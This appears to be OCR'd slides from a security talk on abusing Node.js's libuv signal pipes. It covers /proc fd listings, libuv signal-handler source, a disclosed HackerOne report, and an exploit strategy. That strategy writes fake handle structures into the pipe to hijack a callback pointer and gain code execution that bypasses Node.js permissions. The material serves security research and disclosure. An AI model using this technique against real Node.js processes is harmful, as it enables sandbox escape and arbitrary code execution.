
```
r-x pipe:[1234]
```

Inter-Process Communication via Pipes

```
$ cat passwd | grep root
```



Inter-Process Communication via Pipes



Pipes via /proc/<pid>/fd/

```
$ sleep 100 | cat
```

Pipes via /proc/<pid>/fd/

```
$ sleep 100 | cat
```

```
$ ls -al /proc/`pidof sleep`/fd
lrwx------ 1 user user 0 -> /dev/pts/3
l-wx------ 1 user user 1 -> 'pipe:[698292]'
lrwx------ 1 user user 2 -> /dev/pts/3
```

Pipes via /proc/<pid>/fd/

```
$ sleep 100 | cat
```

```
$ ls -al /proc/`pidof sleep`/fd
lrwx------ 1 user user 0 -> /dev/pts/3
l-wx------ 1 user user 1 -> 'pipe:[698292]'
lrwx------ 1 user user 2 -> /dev/pts/3
```

```
$ ls -al /proc/`pidof cat`/fd
lr-x------ 1 user user 0 -> 'pipe:[698292]'
lrwx------ 1 user user 1 -> /dev/pts/3
lrwx------ 1 user user 2 -> /dev/pts/3
```

Pipes via /proc/<pid>/fd/

```
$ sleep 100 | cat
```

```
$ ls -al /proc/`pidof sleep`/fd
lrwx------ 1 user user 0 -> /dev/pts/3
l-wx------ 1 user user 1 -> 'pipe:[698292]'
lrwx------ 1 user user 2 -> /dev/pts/3
```

```
$ echo 'hi there!' > /proc/`pidof sleep`/fd/1
```

Pipes via /proc/<pid>/fd/

```
$ sleep 100 | cat
hi there!
```

```
eep`/fd
lrwx------ 1 user user 0 -> /dev/pts/3
l-wx------ 1 user user 1 -> 'pipe:[698292]'
lrwx------ 1 user user 2 -> /dev/pts/3
```

```
$ echo 'hi there!' > /proc/`pidof sleep`/fd/1
```


sonar

Node.js & Pipes

sonar

Node.js & Pipes

- Node.js V8 JavaScript engine single-threaded

Node.js & Pipes

- Node.js V8 JavaScript engine single-threaded
- Provide asynchronous and non-blocking

  event loop via libuv library

sonar

Node.js & Pipes

- Node.js V8 JavaScript engine single-threaded
- Provide asynchronous and non-blocking

  event loop via libuv library
- libuv uses anonymous pipes to signal and handle events

sonar

libuv anonymous pipes

```
user@host:~$ ls -al /proc/`pidof node`/fd
...

lr-x------ 1 user user 64 Oct 4 13:37 14 -> 'pipe:[519309]'
l-wx------ 1 user user 64 Oct 4 13:37 15 -> 'pipe:[519309]'

...

lr-x------ 1 user user 64 Oct 4 13:37 4 -> 'pipe:[521246]'
l-wx------ 1 user user 64 Oct 4 13:37 5 -> 'pipe:[521246]'
lr-x------ 1 user user 64 Oct 4 13:37 6 -> 'pipe:[521247]'
l-wx------ 1 user user 64 Oct 4 13:37 7 -> 'pipe:[521247]'
...
```

libuv anonymous pipes

```
user@host:~$ ls -al /proc/`pidof node`/fd
...

lr-x------ 1 user user 64 Oct 4 13:37 14 -> 'pipe:[519309]'
l-wx------ 1 user user 64 Oct 4 13:37 15 -> 'pipe:[519309]'

...

lr-x------ 1 user user 64 Oct 4 13:37 4 -> 'pipe:[521246]'
l-wx------ 1 user user 64 Oct 4 13:37 5 -> 'pipe:[521246]'
lr-x------ 1 user user 64 Oct 4 13:37 6 -> 'pipe:[521247]'
l-wx------ 1 user user 64 Oct 4 13:37 7 -> 'pipe:[521247]'
...
```

libuv signal event handler

```
static void uv__signal_event(uv_loop_t* loop, uv__io_t* w, unsigned int events) {
  uv__signal_msg_t* msg;
  // [...]

  do {
      r = read(loop->signal_pipefd[0], buf + bytes, sizeof(buf) - bytes);
      // [...]

      for (i = 0; i < end; i += sizeof(uv__signal_msg_t)) {
          msg = (uv__signal_msg_t*) (buf + i);
```


sonar

libuv signal event handler

```
static void uv__signal_event(uv_loop_t* loop, uv__io_t* w, unsigned int events) {
  uv__signal_msg_t* msg;
  // [...]

  do {
    r = read(loop->signal_pipefd[0], buf + bytes, sizeof(buf) - bytes);
    // [...]

    for (i = 0; i < end; i += sizeof(uv__signal_msg_t)) {
      msg = (uv__signal_msg_t*) (buf + i);
```


sonar

libuv signal event handler

```
static void uv__signal_event(uv_loop_t* loop, uv__io_t* w, unsigned int events) {
  uv__signal_msg_t* msg;
  // [...]

  do {
    r = read(loop->signal_pipefd[0], buf + bytes, sizeof(buf) - bytes);
    // [...]

    for (i = 0; i < end; i += sizeof(uv__signal_msg_t)) {
      msg = (uv__signal_msg_t*) (buf + i);
```


sonar

libuv signal event handler

```
static void uv__signal_event(uv_loop_t* loop, uv__io_t* w, unsigned int events) {
  uv__signal_msg_t* msg;
  // [...]

  do {
      r =                                    0], buf + bytes, sizeof(buf) - bytes);
      //

      for (i = 0; i < end; i += sizeof(uv__signal_msg_t)) {
          msg = (uv__signal_msg_t*) (buf + i);
```

```
typedef struct {
  uv_signal_t* handle;
  int signum;
} uv__signal_msg_t;
```


sonar

libuv signal event handler

```
static void uv__signal_event(uv_loop_t* loop, uv__io_t* w, unsigned int events) {
    uv__signal_msg_t* msg;
    // [...]

    do {
        r =                                    0], buf + bytes, sizeof(buf) - bytes);
        //

        for (i = 0; i < end; i += sizeof(uv__signal_msg_t)) {
            msg = (uv__signal_msg_t*) (buf + i);
```

```
typedef struct {
  uv_signal_t* handle;
  int signum;
} uv__signal_msg_t;
```


sonar

libuv signal event handler

```
static void uv__signal_event(uv_loop_t* loop, uv__io_t* w, unsigned int events) {
  uv__signal_msg_t* msg;
  // [...]

  do {
      r =                                    0], buf + bytes, sizeof(buf) - bytes);
      //

      for (i = 0; i < end; i += sizeof(uv__signal_msg_t)) {
          msg = (uv__signal_msg_t*) (buf + i);
```

```
typedef struct {
  uv_signal_t* handle;
  int signum;
} uv__signal_msg_t;
```


sonar

libuv signal event handler

```
static void uv__signal_event(uv_loop_t* loop, uv__io_t* w, unsigned int events) {
  uv__signal_msg_t* msg;
  // [...]

  do {
      r =                                   0], buf +
      //

      for (i = 0; i < end; i += sizeof(uv__signal_msg_t)) {
          msg = (uv__signal_msg_t*) (buf + i);
```

```
typedef struct {
  uv_signal_t* handle;
  int signum;
} uv__signal_msg_t;
```

```
struct uv_signal_s {
  UV_HANDLE_FIELDS
  uv_signal_cb signal_cb;
  int signum;
  // [...]
```


sonar

libuv signal event handler

```
static void uv__signal_event(uv_loop_t* loop, uv__io_t* w, unsigned int events) {
  uv__signal_msg_t* msg;
  // [...]

  do {
      r =                                   0], buf +
      //

      for (i = 0; i < end; i += sizeof(uv__signal_msg_t)) {
          msg = (uv__signal_msg_t*) (buf + i);
```

```
typedef struct {
  uv_signal_t* handle;
  int signum;
} uv__signal_msg_t;
```

```
struct uv_signal_s {
  UV_HANDLE_FIELDS
  uv_signal_cb signal_cb;
  int signum;
  // [...]
```


sonar

libuv signal event handler

```
static void uv__signal_event(uv_loop_t* loop, uv__io_t* w, unsigned int events) {
  uv__signal_msg_t* msg;
  // [...]

  do {
      r =                                   0], buf +
      //

      for (i = 0; i < end; i += sizeof(uv__signal_msg_t)) {
          msg = (uv__signal_msg_t*) (buf + i);
```

```
typedef struct {
  uv_signal_t* handle;
  int signum;
} uv__signal_msg_t;
```

```
struct uv_signal_s {
  UV_HANDLE_FIELDS
  uv_signal_cb signal_cb;
  int signum;
  // [...]
```


sonar

libuv signal event handler

```
// [...]
handle = msg->handle;

if (msg->signum == handle->signum) {
    assert(!(handle->flags & UV_HANDLE_CLOSING));
    handle->signal_cb(handle, handle->signum);
}
```


sonar

libuv signal event handler

```
// [...]
handle = msg->handle;

if (msg->signum == handle->signum) {
    assert(!(handle->flags & UV_HANDLE_CLOSING));
    handle->signal_cb(handle, handle->signum);
}
```


sonar

libuv signal event handler

```
// [...]
handle = msg->handle;

if (msg->signum == handle->signum) {
    assert(!(handle->flags & UV_HANDLE_CLOSING));
    handle->signal_cb(handle, handle->signum);
}
```



sonar

libuv signal event handler


```
// [...]
handle = msg->handle;

if (msg->signum == handle->signum) {
    assert(!(handle->flags & UV_HANDLE_CLOSING));
    handle->signal_cb(handle, handle->signum);
}
```


sonar


libuv signal event handler




libuv signal event handler




libuv signal event handler




libuv signal event handler




libuv signal event handler




```
(uv__signal_msg_t*)(buf + i);
```






```
void callback(...) {
  // [...]
}
```

libuv signal event handler

#2260337

17

Permissions can be bypassed via arbitrary code execution through abusing libuv signal pipes

Share:

TIMELINE

xion submitted a report to Node.js. November 21, 2023, 9:26pm UTC

Summary:

Sending specific crafted messages to Node.js libuv signal event pipe allows an attacker to obtain arbitrary code execution primitives, bypassing any module-based permissions and process-based permissions enforced.

Description:

Node.js uses libuv which uses pipes to signal and handle events in order to support asynchronous I/O event loops. As communication between pipes are trusted it is possible to send a specific crafted message to the pipe to obtain arbitrary code execution, bypassing any module-based permissions and process-based permissions enforced.

Reported November 21, 2023, 9:18pm UTC

xion

Participants

Reported to	Node.js
Report Id	#2260337 Informative
Disclosed	August 8, 2024, 3:38pm UTC
Severity	No rating (---)
Weakness	Privilege Escalation
Bounty	*None*
CVE ID	*None*
Account de...	*None*

https://hackerone.com/reports/2260337

sonar

libuv signal event handler

#2260337

17

Permissions can be bypassed via arbitrary code execution through abusing li

Share:

Reported November 21, 2023, 9:18pm UTC

xion

TIMELINE

xion submitted a report to Node.js

Summary:

Sending ... ess
to obtain arbitrary code execu
permissions and process-bas

Description:

Node.js uses libuv which uses pipes to signal and handle events in order to support asynchronous I/O event loops. As communication between pipes are trusted it is possible to send a specific crafted message to the pipe to obtain arbitrary code execution, bypassing any module-based permissions and process-based permissions enforced.

Informative

, 2024, 3:38pm UTC

rating (---)

Escalation

CVE ID	*None*
Account de...	*None*

Follow

Xion

@0x10n

CMU CSD PhD student / Winner of Pwn2Own Vancouver '24, TyphoonPWN '24, kernelCTF, v8CTF, DEFCON 31 CTF, ... / KAIST GoN '18 & @zer0pts

Pittsburgh, PA github.com/leesh3288 Joined August 2020

https://hackerone.com/reports/2260337

sonar

libuv signal event handler

#2260337

17

Permissions can be bypassed via arbitrary code execution through abusing libuv signal pipes

Share:

TIMELINE

xion submitted a report to Node.js. November 21, 2023, 9:26pm UTC

Summary:

Sending specific crafted messages to Node.js libuv signal event pipe allows an attacker to obtain arbitrary code execution primitives, bypassing any module-based permissions and process-based permissions enforced.

Description:

Node.js uses libuv which uses pipes to signal and handle events in order to support asynchronous I/O event loops. As communication between pipes are trusted it is possible to send a specific crafted message to the pipe to obtain arbitrary code execution, bypassing any module-based permissions and process-based permissions enforced.

Reported November 21, 2023, 9:18pm UTC

xion

Participants

Reported to Node.js

#2260337 Informative

Disclosed	August 8, 2024, 3:38pm UTC
Severity	No rating (---)
Weakness	Privilege Escalation
Bounty	*None*
CVE ID	*None*
Account de...	*None*

https://hackerone.com/reports/2260337

sonar

File Write Exploit Strategy

File Write Exploit Strategy

- Write fake `uv_signal_s` data structure to pipe.

File Write Exploit Strategy

- Write fake `uv_signal_s` data structure to pipe.
  - Set `signal_cb` function pointer to arbitrary address that we would like to call.

sonar

File Write Exploit Strategy

- Write fake `uv_signal_s` data structure to pipe.
  - Set `signal_cb` function pointer to arbitrary address that we would like to call.
- Write fake `uv__signal_msg_t` data structure to pipe.

sonar

File Write Exploit Strategy

- Write fake `uv_signal_s` data structure to pipe.
  - Set `signal_cb` function pointer to arbitrary address that we would like to call.
- Write fake `uv__signal_msg_t` data structure to pipe.
  - Set `handle` pointer to `uv_signal_s` data structure.

sonar

File Write Exploit Strategy

- Write fake `uv_signal_s` data structure to pipe.
  - Set `signal_cb` function pointer to arbitrary address that we would like to call.
- Write fake `uv__signal_msg_t` data structure to pipe.
  - Set `handle` pointer to `uv_signal_s` data structure.
- Set `signum` value of both data structures to the same value.


sonar

File Write Exploit Strategy


- Write fake `uv_signal_s` data structure to pipe.
  - Set `signal_cb` function pointer to arbitrary address that we would like to call.
- Write fake `uv__signal_msg_t` data structure to pipe.
  - Set `handle` pointer to `uv_signal_s` data structure.
- Set `signum` value of both data structures to the same value.
- Enjoy arbitrary code execution.

sonar


Writing Fake Data Structures




Writing Fake Data Structures



Writing Fake Data Structures



Writing Fake Data Structures



Node.js Security Mitigations

```
user@host:~/node-v22.9.0-linux-x64/bin$ checksec node
[*] '/home/user/node-v22.9.0-linux-x64/bin/node'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
